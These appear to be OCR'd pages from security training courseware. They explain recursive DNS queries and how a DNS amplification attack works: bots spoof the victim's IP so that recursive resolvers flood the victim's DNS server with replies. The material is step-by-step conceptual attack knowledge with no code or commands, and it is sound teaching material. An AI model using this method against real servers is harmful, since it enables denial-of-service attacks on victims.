
Root Servers

.com NameSpace

Primary DNS Server of certifiedhacker.com

1. What is the IP Address of certifiedhacker.com? Please reply to my IP address
2. Where can I find the IP Address of certifiedhacker.com?
3. I do not know but .com NameSpace should have the answer
4. What is the IP Address of certifiedhacker.com?
5. Primary DNS Server of certifiedhacker.com
6. What is the IP Address of certifiedhacker.com?
7. Here is the IP Address of certifiedhacker.com
8. Here is the IP Address of certifiedhacker.com

Recursive DNS Method



DNS Amplification Attack (Cont'd)

- Attacker uses compromised PCs with **spoofed IP addresses** to amplify the DDoS attacks on victims' DNS server by exploiting the DNS recursive method

Attacker

Botnet compromised PCs

User's Primary DNS Servers (Recursion Allowed) (Not authoritative for certifiedhacker.com)

Root Servers

.com NameSpace

Primary DNS Server of certifiedhacker.com

Victim's Server Victim's IP Address

1. Sends signals to activate bots
2. What is the IP Address of certifiedhacker.com? Please reply to the Victim's IP address
3. Where can I find the IP Address of certifiedhacker.com?
4. I do not know but .com NameSpace should have the answer
5. What is the IP Address of certifiedhacker.com?
6. Primary DNS Server of certifiedhacker .com knows it
7. What is the IP Address of certifiedhacker.com?
8. Here is the IP Address of certifiedhacker.com
9. Here is the IP Address of certifiedhacker.com

DNS Amplification Attack

Recursive DNS query is a method of requesting DNS mapping. The query goes through DNS servers recursively until it fails to find the specified domain name to IP address mapping.

The following are the steps involved in processing recursive DNS requests; these steps are illustrated in the below figure.

- **Step 1:**

  Users who desire to resolve a domain name to its corresponding IP address send a DNS query to the primary DNS server specified in its Transmission Control Protocol (TCP)/IP properties.

- **Steps 2 to 7:**

  If the requested DNS mapping does not exist on the user's primary DNS server, the server forwards the request to the root server. The root server forwards the request to the .com namespace, where the user can find DNS mappings. This process repeats recursively until the DNS mapping is resolved.

- **Step 8:**

  Ultimately, when the system finds the primary DNS server for the requested DNS mapping, it generates a cache for the IP address in the user's primary DNS server.



What is the IP Address of certifiedhacker.com? Please reply to my IP address
1
User's PC
8
Here is the IP Address of certifiedhacker.com
User's Primary DNS Server (Recursion Allowed)
2
Where can I find the IP Address of certifiedhacker.com?
3
I do not know but .com NameSpace should have the answer
Root Servers
5
Primary DNS Server of certifiedhacker.com
4
What is the IP Address of certifiedhacker.com?
.com NameSpace
6
What is the IP Address of certifiedhacker.com?
7
Here is the IP Address of certifiedhacker.com
Primary DNS Server of certifiedhacker.com

Figure 13.7: Recursive DNS query

Attackers exploit recursive DNS queries to perform a DNS amplification attack that results in DDoS attacks on the victim's DNS server.

The following are the steps involved in a DNS amplification attack; these steps are illustrated in the below figure.

- **Step 1:**

  The attacker instructs compromised hosts (bots) to make DNS queries in the network.

- **Step 2:**

  All the compromised hosts spoof the victim's IP address and send DNS query requests to the primary DNS server configured in the victim's TCP/IP settings.

- **Steps 3 to 8:**

  If the requested DNS mapping does not exist on the victim's primary DNS server, the server forwards the requests to the root server. The root server forwards the request to the .com or respective top-level domain (TLD) namespaces. This process repeats recursively until the victim's primary DNS server resolves the DNS mapping request.

- **Step 9:**

  After the primary DNS server finds the DNS mapping for the victim's request, it sends a DNS mapping response to the victim's IP address. This response goes to the victim because bots use the victim's IP address. The replies to copious DNS mapping requests from the bots result in DDoS on the victim's DNS server.


